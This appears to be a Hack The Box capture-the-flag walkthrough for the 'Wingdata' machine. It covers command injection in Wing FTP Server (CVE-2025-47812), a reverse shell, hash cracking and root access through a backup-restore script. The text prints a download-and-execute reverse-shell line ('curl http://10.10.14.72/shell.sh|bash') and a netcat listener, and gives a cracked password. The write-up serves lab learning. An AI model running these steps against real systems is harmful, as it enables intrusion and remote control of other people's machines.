Hack The Box: Wingdata Machine Walkthrough – Easy Difficulty
Easy Machine BurpSuite, Challenges, CVE-2025-4517, CVE-2025-47812, HackTheBox, hashcat, Linux, Penetration Testing, python3, sshIntroduction to Wingdata:
In this write-up, we will explore the “Wingdata” machine from Hack The Box, categorised as an easy challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective:
The goal of this walkthrough is to complete the “Wingdata” machine from Hack The Box by achieving the following objectives:
User Flag:
After gaining initial access as the wingftp user through command injection (CVE-2025-47812), the attacker enumerated the /opt/wftpserver/Data/1/users/ directory and extracted a SHA-256 password hash from wacky.xml. Using Hashcat with mode 1410 against the rockyou wordlist, the attacker cracked the password !#7Blushing^*Bride5. The attacker then switched to the wacky user with su and accessed the home directory to retrieve the user flag.
Root Flag:
With the wacky user, the attacker discovered sudo privileges to execute the Python backup restoration script (restore_backup_clients.py) as root. The attacker crafted a malicious tarball containing an SSH public key using a custom exploit script, then restored the backup to plant the key into the root user’s authorized_keys file. After securing the private key, the attacker obtained full root access via sudo su – and retrieved the root flag from /root/root.txt.
Enumerating the Wingdata Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
nmap -sC -sV -oA initial 10.129.10.11Nmap Output:
┌─[dark@parrot]─[~/Documents/htb/wingdata]
└──╼ $nmap -sC -sV -oA initial 10.129.10.11
# Nmap 7.94SVN scan initiated Thu Jun 25 09:39:17 2026 as: nmap -sC -sV -oA initial 10.129.10.11
Nmap scan report for 10.129.10.11
Host is up (0.012s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-title: Did not follow redirect to http://wingdata.htb/
|_http-server-header: Apache/2.4.66 (Debian)
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 25 09:39:34 2026 -- 1 IP address (1 host up) scanned in 16.56 seconds
┌─[dark@parrot]─[~/Documents/htb/wingdata]
└──╼ $
Analysis:
- Port 22 (SSH): OpenSSH 9.2p1 is available, providing Secure Shell (SSH) access for remote administration.
- Port 80 (HTTP): Apache HTTP Server 2.4.66 redirects to http://wingdata.htb/, indicating a virtual host.
Web Application Exploration:
Perform web enumeration to discover potentially exploitable directories and files.

The reconnaissance phase begins by visiting the main application at http://wingdata.htb. The site presents itself as “Wing Data Solutions,” a secure file-sharing platform.

Accessing http://ftp.wingdata.htb directly returns a connection error, indicating the FTP service may only be reachable through its web client interface or requires further enumeration.

Navigating to http://ftp.wingdata.htb/login.html reveals the Wing FTP Server Web Client (v7.4.3). This exposes a login form that becomes the primary attack surface for authentication bypass or injection attacks.

During my research on Wing FTP Server Web Client v7.4.3, I found that it is vulnerable to CVE-2025-47812.

Because I had limited experience with this vulnerability, I studied a publicly available exploit to understand how it worked rather than executing it blindly.
Identifying CVE-2025-47812 on the Wingdata machine

Using Burp Suite, the attacker sent a POST request to /loginok.html with username=dark&password=. The server responded with a JavaScript alert stating that the credentials did not match, confirming the login endpoint and that the application processes form data on the server side.
Initial Login Testing

The attacker injected a crafted payload via the username parameter: dark[command injection string with whoami, popen, etc.]. This action revealed a command injection vulnerability (likely CVE-2025-47812) in the login processing logic, where the application unsafely passed user input to the system.
Automated Exploitation on Wingdata machine

The attacker started a Netcat listener with nc -lvnp 9007 on their machine to receive the incoming reverse shell.

The attacker executed the custom exploit script CVE-2025-47812.py against the target. The script successfully injected the whoami command, confirming command execution as the wingftp user. This validated remote code execution (RCE) on the FTP web interface.

Attacker executed custom exploit script CVE-2025-47812.py against the target. Script successfully injected the whoami command and confirmed command execution as wingftp user. This validated RCE on the FTP web interface.

Attacker wrote one-liner reverse shell to shell.sh and started Python HTTP server with sudo python3 -m http.server 80 to serve payload. This prepared final stage for downloading and executing stable reverse shell on target.

The attacker uses the RCE exploit again, this time injecting curl http://10.10.14.72/shell.sh|bash to download and immediately execute the reverse shell script from the Python web server. This method proves more reliable than the previous one-liner.

Netcat listener caught incoming connection, providing a shell as wingftp user in /opt/wftpserver.
Manual Exploitation
Although the automated exploit provides a quick and reliable way to achieve exploitation, I also reproduced the vulnerability manually afterwards. Understanding the underlying mechanics helped me gain deeper insight into how the exploit works rather than relying solely on automation.

Attacker sent a simple login attempt with username=test to /loginok.html. Response showed failed login alert, confirming normal authentication behaviour.

Another failed login attempt with the username dark returns the standard error message.

The attacker attempted login with username=dark, but it failed. Further testing with username=anonymous succeeded, and the server set the UID cookie for session tracking in subsequent requests.
Troubleshooting the Manual Exploit

A request to /dir.html using a UID cookie results in a 408 Request Timeout. This suggests the directory listing endpoint may be hanging or blocked when using an invalid/expired session.

Another /dir.html request returns session expired, confirming that the UID cookie has a short lifetime or becomes invalid quickly.

Repeating the injection with a whoami command payload successfully returns detailed user and group information for the wingftp user.

My first few attempts were unsuccessful because I had placed the cookie at the bottom of the request. After carefully reviewing the request format and experimenting with the header order, I moved it above the Cookie: client_lang=english header, which allowed the server to process the request successfully. I then injected a payload containing whoami into the username field, and the response returned the current user, wingftp, confirming that I had achieved command execution

An advanced command injection payload was delivered to spawn a reverse shell using Python socket and subprocess modules, calling back to the local IP on port 9007. This approach delivered more reliable interactive access.
